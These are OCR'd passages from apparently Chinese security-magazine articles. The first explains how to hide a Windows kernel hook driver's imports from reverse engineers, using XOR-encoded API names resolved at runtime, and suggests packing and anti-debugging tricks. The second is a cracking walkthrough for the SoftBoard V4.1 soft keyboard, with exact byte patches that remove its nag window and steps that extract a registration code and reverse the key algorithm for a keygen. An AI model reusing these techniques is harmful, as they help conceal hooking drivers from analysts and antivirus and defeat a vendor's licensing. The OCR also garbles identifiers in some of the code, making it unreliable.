
不认识 RTL_PAGED_CODE 这个宏啊，我们搜索看一下，再自己定义下吧。

搜索 wrk，在 ntrtlp.h 中搜索到:

```
    #if DBG
    #define RTL_PAGED_CODE() PAGED_CODE()
    #else
    #define RTL_PAGED_CODE()
    #endif
    看着眼熟吗？来看看 KdPrint 和 DbgPrint 吧。wrk 的
ntrtl.h 中还有如下定义:
    #if DBG
    #define KdPrint(_x_) DbgPrint _x_
    // end_wdm
    #define KdPrintEx(_x_) DbgPrintEx _x_
    #define vKdPrintEx(_x_) vDbgPrintEx _x_
    #define vKdPrintExWithPrefix(_x_)
vDbgPrintExWithPrefix _x_
    // begin_wdm
    #define KdBreakPoint() DbgBreakPoint()
    // end_wdm
    #define KdBreakPointWithStatus(s)
DbgBreakPointWithStatus(s)
    // begin_wdm
    #else
    #define KdPrint(_x_)
    // end_wdm
    #define KdPrintEx(_x_)
    #define vKdPrintEx(_x_)
    #define vKdPrintExWithPrefix(_x_)
    // begin_wdm
    #define KdBreakPoint()
    // end_wdm
    #define KdBreakPointWithStatus(s)
    // begin_wdm
    #endif
```

由于我们是在 free 版本下编译的，参考上面头文件的代码，可以直接注释掉那个导致错误的 RTL_PAGED_CODE 宏。

注释掉并保存，然后重新编译，结果编译通过，如图 5 所示。



Address	Ordinal	Name	Library
00010780		KfLowerIrql	HAL
00010784		KeRaiseIrqlToDpcLevel	HAL
0001078C		PsGetProcessImageFileName	ntoskrnl
00010790		IoGetCurrentProcess	ntoskrnl
00010794		PsProcessType	ntoskrnl
00010798		ObfDereferenceObject	ntoskrnl
0001079C		KeTickCount	ntoskrnl
000107A0		KeBugCheckEx	ntoskrnl
000107A4		ObReferenceObjectByHandle	ntoskrnl
000107A8		DbgPrint	ntoskrnl
000107AC		RtlUpperChar	ntoskrnl

图 5

如我们之前所预料到的一样，这里引入了一个外部函数 RtlUpperChar，不过这已经不错了，如果你还嫌不够的话，我们让这个 RtlUpperChar 也不见，方法你也知道的。

3. 隐藏 RtlUpperChar

再来看看 RtlUpperChar 的实现。这个函数非常不错，它引入了一堆的外部函数，让那些逆向者们看着这一堆不知所谓的外部函数头大去吧！

```
    CHAR
    MyRtlUpperChar (
        register IN CHAR Character
        )
    {
        if (Character <= 'z') {
            if (Character >= 'a') {
                return Character ^ 0x20;
                }
            else {
                return Character;
                }
            }
        else {
            WCHAR wCh;
            /*
             *  Handle extended characters.
             */
            if (!NlsMbCodePageTag) {
                //
                //  Single byte code page.
                //
                wCh = NlsAnsiToUnicodeData
[(UCHAR)Character];
                wCh = NLS_UPCASE(wCh);
                return NlsUnicodeToAnsiDa
ta[(USHORT)wCh];
                }
```

```
            else {
                //
                //  Multi byte code page.   Do nothing to
the character
                //  if it's a lead byte or if the translation of
the
                //  upper case Unicode character is a DBCS
character.
                //
                if (!NlsLeadByteInfo[Character]) {
                    wCh =
NlsAnsiToUnicodeData[(UCHAR)Character];
                    wCh = NLS_UPCASE(wCh);
                    wCh =
NlsUnicodeToMbAnsiData[(USHORT)wCh];
                    if (!HIBYTE(wCh)) {
                        return LOBYTE(wCh);
                    }
                }
            }
        }
        return Character;
    }
```

但是编译之后你会发现编译失败了。

```
1>c:\1\hook.c(72) : error C2065: 'NlsAnsiToUnicodeData' : undeclared identifier
1>c:\1\hook.c(72) : error C2109: subscript requires array or pointer type
1>c:\1\hook.c(73) : error C4013: 'NLS_UPCASE' undefined; assuming extern returning int
1>c:\1\hook.c(74) : error C2065: 'NlsUnicodeToAnsiData' : undeclared identifier
1>c:\1\hook.c(74) : error C2109: subscript requires array or pointer type
1>c:\1\hook.c(82) : error C2065: 'NlsLeadByteInfo' : undeclared identifier
1>c:\1\hook.c(82) : error C2109: subscript requires array or pointer type
1>c:\1\hook.c(83) : error C2065: 'NlsAnsiToUnicodeData' : undeclared identifier
1>c:\1\hook.c(83) : error C2109: subscript requires array or pointer type
1>c:\1\hook.c(85) : error C2065: 'NlsUnicodeToMbAnsiData' : undeclared identifier
1>c:\1\hook.c(85) : error C2109: subscript requires array or pointer type
1>link : error LNK1181: cannot open input file 'c:\1\objfre_wxp_x86\i386\hook.obj'
```

再往下就是系统没有导出的函数了，回头看看上面触犯了前面提到的原则。当然你搜索 WRK，把上面这几个函数分别定义一下，然后会编译通过的，但是没法保证在不同版本的 OS 上驱动能够工作。上面几个只是操作字符串的函数，我估计在不同 OS 上的实现应该差别不大，但是最好还是不要继续定义下去了。

你如果依然非常闹心 RtlUpperChar 的话，我建议你可以自己参考 WRK，自己实现 RtlCompareString，因为我们只需要其中的等于或者不等于的功能，还是比较好实现的。

4．使用 MmGetSystemRoutine 隐藏调用函数

原则：是你要调用的函数，而非 Hook 函数。

比方说要调用 ObReferenceObjectByHandle，你可以自己写一个 MyObReferenceObjectByHandle 或者 Daze ObReferenceObjectByHandle 来替换原函数。

回想上面我们操作的步骤，那么这个函数我们是否可以抄袭 WRK 的代码，然后变成我们的呢？当然不可以，因为这个函数涉及句柄表等，而 HANDLE_TABLE 等好多东西又是不公开的，不同 OS 版本上不同，我们可以采用一种比较稳妥的方式：MmGetSystemRoutineAddress。只是对原函数的一点封装，并非自己实现，所以比较稳定。

你可以使用以下代码来隐藏你要调用的某个函数，比方说 ObReferenceObjectByHandle。

在头文件中这样写：

```
typedef   NTSTATUS
(*P1)(
        IN HANDLE    Handle,
        IN ACCESS_MASK DesiredAccess,
        IN POBJECT_TYPE ObjectType    OPTIONAL,
        IN KPROCESSOR_MODE    AccessMode,
        OUT PVOID    *Object,
        OUT POBJECT_HANDLE_INFORMATION
HandleInformation    OPTIONAL
        );

        NTSTATUS
        MyObReferenceObjectBy Handle(
        IN HANDLE    Handle,
        IN ACCESS_MASK    Desired Access,
        IN POBJECT_TYPE    ObjectType    OPTIONAL,
        IN KPROCESSOR_MODE    Access Mode,
        OUT PVOID    *Object,
        OUT POBJECT_HANDLE_INFORMATION
HandleInformation    OPTIONAL
        );
函数可以这样实现：
WCHAR * DazeStr(WCHAR *str,WCHAR key)
{
WCHAR *p=str;
while (((*p)^=key)!='\0')
{p++;}
return str;
}



NTSTATUS
        MyObReferenceObjectBy Handlle(
        IN HANDLE    Handle,
        IN ACCESS_MASK    DesiredAccess,
        IN POBJECT_TYPE    ObjectType    OPTIONAL,
        IN KPROCESSOR_MODE    AccessMode,
        OUT PVOID    *Object,
        OUT POBJECT_HANDLE_INFORMATION
HandleInformation    OPTIONAL
        )
{

UNICODE_STRING name_str;
P1 addr;
WCHAR name_buf[]={
'O'^0x12,
'b'^0x12,
'R'^0x12,
'e'^0x12,
'f'^0x12,
'e'^0x12,
'r'^0x12,
'e'^0x12,
'n'^0x12,
'c'^0x12,
'e'^0x12,
'O'^0x12,
'b'^0x12,
'j'^0x12,
'e'^0x12,
```

```
    'c'^0x12,
    't'^0x12,
    'B'^0x12,
    'y'^0x12,
    'H'^0x12,
    'a'^0x12,
    'n'^0x12,
    'd'^0x12,
    'l'^0x12,
    'e'^0x12,
    '\0'^0x12
    };



    DazeStr(name_buf,0x12);
    //ObReferenceObjectByHandle
fake_ObReferenceObjectByHandle;
    //MyRtlInitString(&my_str,buffer);
    MyRtlInitUnicodeString(&name_str,name_buf);

    addr=(P1)MmGetSystemRoutineAddress(&name_str);
    //fake= (P1)
MmGetSystemRoutineAddress(&name_str);
    if(addr!=NULL)
    return
addr(Handle,DesiredAccess,ObjectType,AccessMode,*Object,
HandleInformation);
    return STATUS_UNSUCCESSFUL;
}
```


当调用到ObReferenceObjectByHandlle的时候，你完全可以用MyObReferenceObjectByHandlle来代替它，然后IDA就会傻眼了，会给逆向者带来诸多困难。

5. 隐藏被Hook掉的函数

比方说上文被Hook掉的ObReferenceObjectByHandlle,你不能用自己写的函数给替代掉，暂时我也没法提供更好的解决方法，可以尝试用VMP加密，效果也是不错的，但容易被杀毒软件发现。

本文到此就算是告一段落了。可能会有人说，你混淆得再好还是怕人家动态调试啊。再给你出个招，去网上把那些反调试手段做成个列表，如debugport清零等。然后定义个宏，以free编译发行的时候把那些反调试的手段全都加进去，自己要调试的时候注释掉这个宏，重新编译一遍就可以调试了。当然还可以加有意义的花指令、混淆函数流程等都能干扰静态逆向，读者也可以自己动手尝试一下。

一个平板软键盘的算法分析与注册机编写



图/文　冷家锋 刘亭亭

引子

前不久乔布斯再次宣布退役，然而乔兄对“挨踢界”影响之深远，我等皆有目共睹，言其改变了很多人的生活方式，亦不为过。这不，一友人也开始了平板之旅，并第一时间通知笔者，笔者敬仰之情犹如滔滔江水。一日，友人道：有否便于平板输入之软件？笔者清贫，无余钱购买平板，无奈道：且看看。友人捧平板至，笔者开机后，不禁哑然失笑，敢情此君所用乃山寨平板——Windows 操作系统。友人挠头一笑：欲在平板上用QQ、PPS，因此入手Windows操作系统的平板，苦于输入不便，请教作者。笔者放狗搜索，得软键盘软件SoftBoard V4.1（以下简称SoftBoard），得有本文。

一、避实就虚，去除NAG窗

下载了SoftBoard后，友人试用几遭，欢喜而去。然则月余，此君抱怨道：缘何需注册？笔者一测试，确实，SoftBoard打开约半分钟后，出现了如图1所示的注册提示。如果读者您打开SoftBoard

后，一直没有 NAG 窗，那么关掉 SoftBoard，将系统时间提前 30 天以上，再打开 SoftBoard。




图 1

且看提示，“试用期间所有功能开放”，说明试用版功能未做限制，只需想办法不让恼人的 NAG 窗口出现即可。

经多次使用发现，程序启动约 30 秒左右出现 NAG，猜测这个程序调用了时钟函数来实现定时弹出 NAG 窗口。用 OD 载入程序，按 Alt+E 组合键打开模块列表，在模块列表中找到 user32.dll，按 Ctrl+N 组合键找到函数 SetTimer，按 F2 键下断。F9 键运行程序，中断于 user32.dll 的 SetTimer 调用处，Alt+F9 组合键来到地址 4085EE，如图 2 所示，导致 NAG 的 SetTimer 调用。OD 提示 SetTimer 调用的 TimeOut 参数为 30000ms，进一步验证了我们的想法：30 秒后弹出 NAG 窗口。




图 2

既然试用版没有功能限制，给它个一至两天的时间，除非您的平板是 7×24 小时不关机，否则每天开一次 SoftBoard 还是可以的。查阅 MSDN：

```
UINT SetTimer(
    HWND hWnd,
    UINT nIDEvent,
    UINT uElapse,
    TIMERPROC lpTimerFunc
);
```

可知参数 uElapse 的最大值为 USER_TIMER_MINIMUM(0x7FFFFFFF)，约合时间 24.8 天。用你喜欢的二进制编辑器，比如 ultraedit 打开 softboard.exe，将 push 7530 对应的二进制编码 6830750000 修改为 68FFFFFF7F，注意 Intel 存放数值的顺序是由高到低的。还好 SetTimer 的 uElapse 的最大值给力，否则无法给友人交待了。

二、动静相宜，巧获注册码

打开修改前的 SoftBoard，等待 30 秒后，弹出注册提示，在“注册号”文本框随便输入一串字符串，比如 232323，单击“注册”按钮，弹出如图 3 所示的注册号错误提示。用 C32ASM 载入 softboard.exe，按 Ctrl+F 组合键，根据错误提示，在“Find”文本框输入“你输入的软件注册号不对”，按 Enter 键。居然找到了，向上滚动几行，至地址 4067CB，提示“JmpBy:004065B0”，我们去 4065B0 瞧瞧。



图 3

毫无意外，是个经典的 test、je 结构，向上几句的 4065A6 处的 call 很值得怀疑，OD 载入 SoftBoard，至地址 4065A6 下断。启动程序 30 秒后弹出注册提示框，输入一串字符，注册后停在 4065A6。按 F7 键调用，按 F8 键单步至地址 407206，在 EAX 看到了“软件机器码”668C2S37386E，当然读者您的机器码应与笔者的相异。单步至 407263 时，EAX 显示出了一个字符串 E666723SC388，记下再说。单步至 407337 时，EAX 显示字符串 1E2DB042D15B；至地址 407332 时，堆栈中两处显示 1e2db042d15b，相邻的是已记下的 E666723SC388，记下 1e2db042d15b。不断地出现字符串，绕的有点晕乎，有点不耐烦，按 Ctrl+F2 组合键重启程序，30 秒后，分别在“注册号”输入 E666723SC388 和 1e2db042d15b 进行测试，E666723SC388 不行，有点想撤，无聊中输入 1e2db042d15b，提示正确！借助静态反汇编，根据

C32ASM 和动态调试器 OD，加上猜测、验证，我们获得了注册码。

三、溯本求源，分析注册算法

注册是成功了，然则获得注册码并非我们逆向工程者所最终追求的。注册码的生成过程才是我们真正关心的，但是注册成功后，SoftBoard 再也不弹出注册提示框了。难道算法分析就此中断？SoftBoard 是个独立的程序，正如其所宣传的，是个绿色程序，初步判断注册信息保存在注册表中。用 C32ASM 载入程序，按 Ctrl+K 组合键，打开字符串，浏览一下，有两处可疑：

SOFTWARE\51Touch\Toucher4.0\Navigator 和 SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ControlPanel\Flags。

打开注册表编辑器，找到 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ControlPanel\Flags，找个未运行过 SoftBoard 程序的电脑比较一下，多出了 FirstTime、RunTimes 等键。将多出的键删除，重新运行 SoftBoard，又有了未注册的提示。

1. 包含注册码的神秘字符串

OD 载入程序，在地址 4065A6（前面提到过此处调用判断输入的注册号是否正确）下断，在任务栏上右击 SoftBoard，选择 Toucher 软键盘注册选项，在弹出的注册对话框的注册号文本框随便输入几个字符，单步至地址 40727A 时，栈中在字符串 668C2S37386E 和 E666723SC388 的下方出现了字符串 971e2db042d15b5d7640e1c76dc086c8，如图 4 所示.有没有遇见熟人的感觉？没有？OK，给个提示吧，从第 3 位开始的 12 个字符呢？难道这个神秘的字符串与注册码的算法有关？打开虚拟机，在虚拟机上用 OD 载入 SoftBoard，运行到 40727A 时，将栈中对应位置的 12 个字符输入注册号文本框，单击“注册”按钮，给出了注册成功的提示，证实了我们的猜测。初步断定 40727A 上面的 call 就是这个神秘字符串的生成过程。跟进去看看，转了两圈后，有点晕眩，书到用时方恨少啊，悔当初算法学得不精。百无聊赖后，数了数这个字符串的长度：32，莫非是 MD5？后源字符串莫非就是 E666723SC388？从网上找个 MD5 的加密网站，输入 E666723SC388，单击“加密”按钮，生成的 digest 字符串果然是 971e2db042d15b5d7640e1c76dc086c8，那个兴奋啊，逆向工程的乐趣就在于此。




图 4

2. 机器码变形的变换规则

现在的任务就是考察一下 E666723SC388 是如何得来的。灵感就在一瞬间，仔细观察 E666723SC388，良久，发现似乎是机器码的变形，对应关系究竟是怎样呢？注意到 E666723SC388 是在地址 40723E 和 407261 之间生成的，在地址 40723E 处，将栈中显示机器码的地址字符串修改为 123456789ABC，按 F4 键至 407261，栈中出现了变形后的机器码。现在对应关系很清晰，注册机似乎就在眼前了。可是在虚拟机中用这样的算法生成的注册码，却被提示错误。在虚拟机中用 OD 跟踪至相同地址，转换后的字符串与 123456789ABC 的对应关系却与主机中的对应关系不同，莫非还有关节未通？

执行至 405E97 时，下面几行代码是个数值变换的过程，在 OD 的命令处输入 d ebx，发现连续的一块内存显示的数值一次为 123456789ABC。执行至 405EB3 时，数字的顺序开始改变，按 F4 键至 405EB5 时，将改变后的顺序与 E666723SC388 和机器码的交换顺序进行对照，发现改变顺序一致。现在要解决的是变换规则，仔细观察 405E9C 开始的几行代码，发现变换规则跟 eax 的值有关。执行至 4147F5 时，对内存地址[eax+14]处的值进行一系列计算然后保存到 eax，返回后，执行至 00405E8C，记下浮点寄存器 ST0 的值，在执行完 405E97 的 call 后，发现 eax 的值恰是刚刚记下的 ST0 值的取整，这只需验证即可得知。至此，变换规则有了，但是代码 4147F5 处显示的内存地址[eax+14]处的初始值从何而来？看来还有一段路要走！

3. 变换规则初始值

OD 重载 SoftBoard，同上输入注册字符串，当

栈中显示的字符串为机器码时（因为笔者发现在验证注册码的过程中，在显示机器码之前还有个长度为 8 的字符串），单步至地址 4147F5 处的下一句，内存地址[eax+14]的值为 3A（这是笔者电脑上的值，您的应该不同），如图 5 所示，记下来。

